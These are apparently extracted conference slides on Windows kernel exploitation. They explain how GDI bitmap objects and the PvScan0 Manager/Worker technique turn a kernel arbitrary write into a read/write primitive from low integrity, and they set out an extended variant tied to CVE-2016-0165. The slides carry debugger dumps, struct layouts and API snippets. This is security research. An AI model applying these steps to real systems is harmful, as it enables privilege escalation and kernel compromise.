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```

```
BASEOBJECT:  
hHmgr: 740506bb
```

Abusing GDI for ring0 exploit primitives:

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AGENDA

- Review of Kernel Protections
- Arbitrary Write: Explanation
- Current ways of abusing kernel arbitrary writes
- Review PvScan0 technique
- Explain PvScan0 extended technique
- ✓ Break Windows 10 (Anniversary Update) KASLR 🕶️
- Conclusions

PROTECTION MECHANISMS

- **Integrity Levels:** call restrictions for applications running in Low Integrity Level – since Windows 8.1
- **KASLR:** Address-space layout randomization (ASLR) is a well-known technique to make exploits harder by placing various objects at random, rather than fixed, memory addresses.
- **SMEP:** Supervisor Mode Execution Prevention allows pages to be protected from supervisor-mode instruction fetches. If enabled, software operating in supervisor mode cannot fetch instructions from linear addresses that are user mode reachable.

WHAT IS AN ARBITRARY WRITE

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BASEOBJECT:  
hHmgr: 740506bb  
uIShar: 00000000  
cExc: 0000  
Base: 0000
```



ARBITRARY WRITE

- An **arbitrary write** is the result of exploiting a bug, it allows an attacker to place data under his control at an address of his choosing. (AKA **Write-What-Where**)
- Can be used to **disrupt execution flow** (write function pointer, vtable, etc), and *sometimes* even be turned into a **read/write primitive** (re-using internal data structures to your advantage).
- ✓ **Examples**: Heap overflows, many kinds of memory corruption and use-after-free bugs.

CURRENT TECHNIQUES

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ulShareCount: 00000000  
cExclusiveLock: 0000  
BaseFlags: 0000  
T1
```

OBSTACLES

- Integrity levels appeared in Windows Vista
- Low Integrity Level in [Windows 8.1](#) suppressed all the kernel addresses returned by [NtQuerySystemInformation](#)
- The most affected exploits are [Local Privilege Escalation](#) launched from sandboxes (like IE, Chrome, etc).

CALL RESTRICTIONS

Running in Medium Integrity Level

- ✓ You know where the kernel base is, process tokens, some kernel structs, etc.
- ✓ Exploitation tends to be “trivial”

Running in Low Integrity Level

- ✗ You can't rely on `NtQuerySystemInformation`
- ✗ You need a memory leak (**second vulnerability**) to get a predictable kernel address.
- ✗ Without memory leaks exploitation tends to be much harder.

LATESTS TECHNIQUES

- use GDI objects:

 - [Abusing GDI for ring0 exploit primitives](#)

 - Diego Juarez

 - [Windows Kernel Exploitation : This Time Font hunt you down in 4 bytes](#)

 - KEEN TEAM

- use Windows Paging Tables:

 - [Getting Physical: Extreme abuse of Intel based Paging Systems](#)

 - Nicolas A. Economou - Enrique E. Nissim

- use Windows HAL's HEAP:

 - [Bypassing kernel ASLR – Target: Windows 10 \(remote bypass\)](#)

 - Stéfan Le Berre - Heurs

Why GDI OBJECTS?

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Why GDI objects ?

- Easy to understand/manipulate
- Kernel object addresses leaked to user-mode processes
- Common structure for all Windows versions
- Technique first discussed by [KEEN TEAM](#) (as far as we know 🤖)

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```

```
BASEOBJECT:  
hHmgr: 740506bb  
uIShare: 00000000  
cExclusive: 0000  
BaseFlags: 0
```

**WHAT CAN BE
DONE**



Low Integrity Level

- Calculate all our kernel addresses and trigger ring0 arb write.

Full arbitrary write (DWORD/QWORD)

- Overwrite **GDI objects**
 - Kernel GDI objects addresses are known from user mode.

Partial arbitrary write (WORD)

- Overwrite **GDI objects**
 - Dependant on the low part of the object address
*sometimes it is not possible.

Partial arbitrary write (single BYTE/BIT)

- *Depending on the bit position
- Example: **or byte ptr [rax],value**

You don't control the value?

- *Might still be able to use this

✓ You can use what we are going to present 

Reviewing PvScan0 TECHNIQUE

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BASEOBJECT:  
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```

```
kd> dt @$peb ntdll!_PEB GdiSharedHandleTable
+0x0f8 GdiSharedHandleTable : 0x0000001e`1bf80000 Void
kd> db 0x0000001e`1bf80000
0000001e`1bf80000  00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 40
0000001e`1bf80010  00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
0000001e`1bf80020  00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
0000001e`1bf80030  00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
0000001e`1bf80040  00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
0000001e`1bf80050  00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
0000001e`1bf80060  00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
0000001e`1bf80070  00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
0000001e`1bf80080  00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
0000001e`1bf80090  00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
0000001e`1bf800a0  00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
0000001e`1bf800b0  00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
0000001e`1bf800c0  00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
0000001e`1bf800d0  00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
0000001e`1bf800e0  00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
0000001e`1bf800f0  f0 0d 00 40 01 f9 ff ff-00 00 00 00 04 01 04 40
0000001e`1bf80100  00 00 00 00 00 00 00 00 00-f0 0c 00 40 01 f9 ff ff
0000001e`1bf80110  00 00 00 00 00 88 01 08 40-00 00 00 00 00 00 00
```

```
typedef struct {
    PVOID64 pKernelAddress;
    USHORT wProcessId;
    USHORT wCount;
    USHORT wUpper;
    USHORT wType;
    PVOID64 pUserAddress;
} GDICELL64;
```

By knowing a GDI handle, we can know the offset of its entry in the table.

```
addr = PEB.GdiSharedHandleTable + (handle & 0xffff) * sizeof(GDICELL64)
```

Say we call CreateBitmap and it returns HBITMAP = 0x0F050566.

```
kd> db 0x0000001e`1bf80000 + 0x18 * 0566
0000001e`1bf80000 00 10 a2 40 01 f9 ff ff L4 0b 00 00 05 0f 05 40
0000001e`1bf881a0 00 00 00 00 00 00 00 00 -10 20 b7 40 01 f9 ff ff
0000001e`1bf881b0 00 00 00 00 00 05 08 05 40-00 00 00 00 00 00 00
0000001e`1bf881c0 30 19 a6 40 01 f9 ff ff-48 04 00 00 05 22 05 40
0000001e`1bf881d0 00 00 00 00 00 00 00 00 -10 00 b7 40 01 f9 ff ff
0000001e`1bf881e0 00 00 00 00 00 08 09 08 40-00 00 00 00 00 00 00
0000001e`1bf881f0 80 3d a6 40 01 f9 ff ff-48 04 00 00 0a 06 0a 40
0000001e`1bf88200 90 ac 80 9f 60 00 00 00 -00 40 7b 40 01 f9 ff ff
```

```
typedef struct {
PVOID64 pKernelAddress;
USHORT wProcessId;
USHORT wCount;
USHORT wUpper;
USHORT wType;
PVOID64 pUserAddress;
} GDICELL64;
```

Diagram annotations: Arrows point from the memory dump to the struct fields. The value 0x050540 is boxed in the dump and points to pKernelAddress. The value 0xFFFF90140a21000 is boxed in the dump and points to wProcessId. The value 0x050540 is boxed in the dump and points to wCount. The value 0x050540 is boxed in the dump and points to wUpper. The value 0x050540 is boxed in the dump and points to wType.

- So, what's at **pKernelAddress**?
 - a **SURFACE** object.

```
typedef struct {
BASEOBJECT64 BaseObject; // 0x00
SURFOBJ64 SurfObj; // 0x18
[...]
} SURFACE64;
```

```
kd> db 0xFFFFF90140a21000
fffff901`40a21000 66 05 05 0f 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21010 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21020 66 05 05 0f 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21030 00 00 00 00 00 00 00 00-64 00 00 00 64 00 00 00
fffff901`40a21040 40 9c 00 00 00 00 00 00-60 12 a2 40 01 f9 ff ff
fffff901`40a21050 60 12 a2 40 01 f9 ff ff-90 01 00 00 2a 0b 00 00
fffff901`40a21060 06 00 00 00 00 00 01 00-00 00 00 00 00 00 00 00
fffff901`40a21070 00 02 80 04 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21080 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21090 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a210a0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a210b0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
```

```
ULONG64 dhsurf; // 0x00
ULONG64 hsurf; // 0x08
ULONG64 dhpdev; // 0x10
ULONG64 hdev; // 0x18
SIZE_L sizlBitmap; // 0x20
ULONG64 cjBits; // 0x28
ULONG64 pvBits; // 0x30
ULONG64 pvScan0; // 0x38
```

All we care about here is **PvScan0**, a pointer to pixel data, and what **GetBitmapBits** and **SetBitmapBits** ultimately operate on.

Although we cannot access **SURFACE**, **BASEOBJECT** or **SURFOBJ** members from user-mode code, nothing stops us from calculating their address.

PvScan0 offset = pKernelAddress + 0x50

```
kd> db 0xFFFF90140a21000
fffff901`40a21000  66 05 05 0f 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21010  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21020  66 05 05 0f 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21030  00 00 00 00 00 00 00 00-64 00 00 00 64 00 00 00
fffff901`40a21040  40 9c 00 00 00 00 00 00-60 12 a2 40 01 f9 ff ff
fffff901`40a21050  60 12 a2 40 01 f9 ff ff-90 01 00 00 2a 0b 00 00
fffff901`40a21060  06 00 00 00 00 00 01 00-00 00 00 00 00 00 00 00
fffff901`40a21070  00 02 80 04 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21080  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21090  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a210a0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a210b0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
```

This is interesting, because controlling this single pointer can give us memcpy() of any virtual address, and comes free with a very convenient way to invoke this functionality from **ring3...even at LOW INTEGRITY.**

- Create 2 bitmaps (Manager/Worker)
- Use handles to lookup **GDICELL**, compute **pvScan0** address
- Use vulnerability to write Worker's **pvScan0** address as Manager's **pvScan0** value.
- Use **SetBitmapBits** on Manager to select address.
- Use **GetBitmapBits/SetBitmapBits** on Worker to read/write previously set address.

- Create 2 bitmaps (Manager/Worker)

```
hManager = CreateBitmap(...);  
hWorker = CreateBitmap(...);
```

✓ SURFACE LOOKUP

- Use handles to lookup **GDICELL**, compute **pvScan0** address

```
ManagerCell = *((GDICELL64 *) (PEB.GdiSharedHandleTable + LOWORD(hManager) * 0x18));  
pManagerpvScan0 = ManagerCell.pKernelAddress + 0x50;
```

- Use vulnerability to write Worker's **pvScan0** address as Manager's **pvScan0** value.

```
[...]
```

- Use **SetBitmapBits** on Manager to select address.

```
SetBitmapBits(hManager, sizeof(writebuf), &writebuf);
```

- Use **GetBitmapBits/SetBitmapBits** on Worker to read/write previously set address.

```
SetBitmapBits(hWorker, len, writebuffer);  
GetBitmapBits(hWorker, len, readbuffer);
```

✓ READ/WRITE primitive

```
hManager = CreateBitmap(...);
hWorker = CreateBitmap(...);
```

hManager = 0x93050769

hWorker = 0x20050555

```
GDI TABLE ENTRY:
pKernelAddress: fffff90142348000
wProcessId: 00000b9c
wCount: 0000
wUpper: 9305
wType: 4005 (GDIobjType_SURF_TYPE)
pUserAddress: 0000000000000000
```

```
GDI TABLE ENTRY:
pKernelAddress: fffff90142352000
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wCount: 0000
wUpper: 2005
wType: 4005 (GDIobjType_SURF_TYPE)
pUserAddress: 0000000000000000
```

```
BASEOBJECT:
hHmgr: 93050769
ulShareCount: 00000000
cExclusiveLock: 0000
BaseFlags: 0000
Tid: 0000000000000000
```

```
BASEOBJECT:
hHmgr: 20050555
ulShareCount: 00000000
cExclusiveLock: 0000
BaseFlags: 0000
Tid: 0000000000000000
```

```
SURFobj:
dhsurf:0000000000000000
hsurf:ffffffff93050769
dhpdev:0000000000000000
hdev:0000000000000000
sizlBitmap: (X)00000064 (Y)00000064
cjBits: 000000000009c40
pvBits: fffff90142348260
pvScan0: fffff90142348260
lDelta: 00000190
iUniq: 00001889
iBitmapFormat: 00000006 (BMF_32BPP)
iType: 0000 (STYPE_BITMAP)
fjBitmap: 0001 (BMF_TOPDOWN)
```

```
SURFobj:
dhsurf:0000000000000000
hsurf:0000000020050555
dhpdev:0000000000000000
hdev:0000000000000000
sizlBitmap: (X)00000063 (Y)00000064
cjBits: 000000000009ab0
pvBits: fffff90142352260
pvScan0: fffff90142352260
lDelta: 0000018c
iUniq: 0000188a
iBitmapFormat: 00000006 (BMF_32BPP)
iType: 0000 (STYPE_BITMAP)
fjBitmap: 0001 (BMF_TOPDOWN)
```

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SURFOBJ64 SurfObj; // 0x18

ULONG64 pvScan0; // 0x38

ffff90142348000 + 50

ffff90142352000 + 50


pvScan0 offset


PUT THIS

ffff90142352050

AT THIS ADDRESS

ffff90142348050





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BaseFlags: 0000
Tid: 0000000000000000
```

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fjBitmap: 0001 (BMF_TOPDOWN)
```

fffff90142352050

hWorker = 0x20050555

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wCount: 0000
wUpper: 2005
wType: 4005 (GDIObjType_SURF_TYPE)
pUserAddress: 0000000000000000
```

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BASEOBJECT:
hHmgr: 20050555
ulShareCount: 00000000
cExclusiveLock: 0000
BaseFlags: 0000
Tid: 0000000000000000
```

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dhpdev:0000000000000000
hdev:0000000000000000
sizlBitmap: (X)00000063 (Y)00000064
cjBits: 000000000009ab0
pvBits: fffff90142352260
pvScan0: fffff90142352260
lDelta: 0000018c
iUniq: 0000188a
iBitmapFormat: 00000006 (BMF_32BPP)
iType: 0000 (STYPE_BITMAP)
fjBitmap: 0001 (BMF_TOPDOWN)
```



hManager = 0x93050769

SetBitmapBits(hManager, sizeof(writebuf), &writebuf);

hWorker = 0x20050555

```
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hdev:0000000000000000
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cjbBits: 000000000009c40
pvBits: fffff90142348260
pvScan0: fffff90142352050
lDelta: 00000190
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iType: 0000 (STYPE_BITMAP)
fjBitmap: 0001 (BMF_TOPDOWN)
```

```
GetBitmapBits(hWorker, len, readbuffer);
```

```

03 00 b2 00 00 00 00 00-c8 a2 66 0c 00 e0 ff ff
c8 a2 66 0c 00 e0 ff ff-d8 a2 66 0c 00 e0 ff ff
d8 a2 66 0c 00 e0 ff ff-00 a0 1a 00 00 00 00 00
38 83 67 0c 00 e0 ff ff-78 d3 6e 0d 00 e0 ff ff
00 00 00 00 00 00 00 00 00-01 00 14 00 00 00 00 00
01 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
  
```

hWorker = 0x20050555

GDI TABLE ENTRY:

```

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pUserAddress: 0000000000000000
  
```

BASEOBJECT:

```

hHmgr: 20050555
ulShareCount: 00000000
cExclusiveLock: 0000
BaseFlags: 0000
Tid: 0000000000000000
  
```

SURFOBJ:

```

dhsurf:0000000000000000
hsurf:0000000020050555
dhpdev:0000000000000000
hdev:0000000000000000
sizlBitmap: (X)00000063 (Y)00000064
cjBits: 000000000009ab0
pvBits: fffff90142352600
pvScan0: fffff000c66a2c0
lDelta: 0000018c
iUniq: 0000188a
iBitmapFormat: 00000006 (BMF_32BPP)
iType: 0000 (STYPE_BITMAP)
fjBitmap: 0001 (BMF_TOPDOWN)
  
```

PvScan0 Extended TECHNIQUE

```
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wType: 4005 (GDIObjType_SURF_TYPE)  
pUserAddress: 0000000000000000
```

```
BASEOBJECT:  
hHmgr: 740506bb  
ulShareCount: 00000000  
cExclusiveLock: 0000  
BaseFlags: 0000  
T1
```


✗ **Not ALL arbitrary writes allow use of the PvScan0 technique**

Writes of uncontrollable values can't be used to overwrite the PvScan0 property.

We will demo a kernel pool overflow where it's not possible to overwrite the PvScan0 property. (MS16-039/CVE-2016-0165)

✓ **We are going to show a way to use what we already know to make successful use of the technique on 99.9% of kernel arbitrary writes**

- It adds a new step to the original technique
- It consists of an overwrite of a **different SURFOBJ** property

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- Keen Team touched on the subject at their presentation named above.
 - We use/described this technique in the blogpost "*MS16-039 – "Windows 10" 64 bits Integer Overflow exploitation by using GDI objects*".

If we call **CreateBitmap**:

```
CreateBitmap (nWidth, nHeight, 1, cBitsPerPel, lpvBits);
```


And then we call **GetBitmapBits/SetBitmapBits**

SURFACE bounds will be validated by:

```
size = nWidth * nHeight * cBitsPerPel;
```

- ✗ It means we can't access beyond the object limits (as expected)

PvScan0 always* points only a few bytes ahead, the pixel data pointed to by PvScan0 is contiguous to the SURFOBJ header.



*doesn't HAVE to, but does

The **SURFOBJ.sizlBitmap** property (x,y size)

```
typedef struct {
    ULONG64 dhsurf; // 0x00
    ULONG64 hsurf; // 0x08
    ULONG64 dhpdev; // 0x10
    ULONG64 hdev; // 0x18
    SIZEL sizlBitmap; // 0x20
    ULONG64 cjBits; // 0x28
    ULONG64 pvBits; // 0x30
    ULONG64 pvScan0; // 0x38
    ULONG32 lDelta; // 0x40
    ULONG32 iUniq; // 0x44
    ULONG32 iBitmapFormat; // 0x48
    USHORT iType; // 0x4C
    USHORT fjBitmap; // 0x4E
} SURFOBJ64; // sizeof = 0x50
```

C++

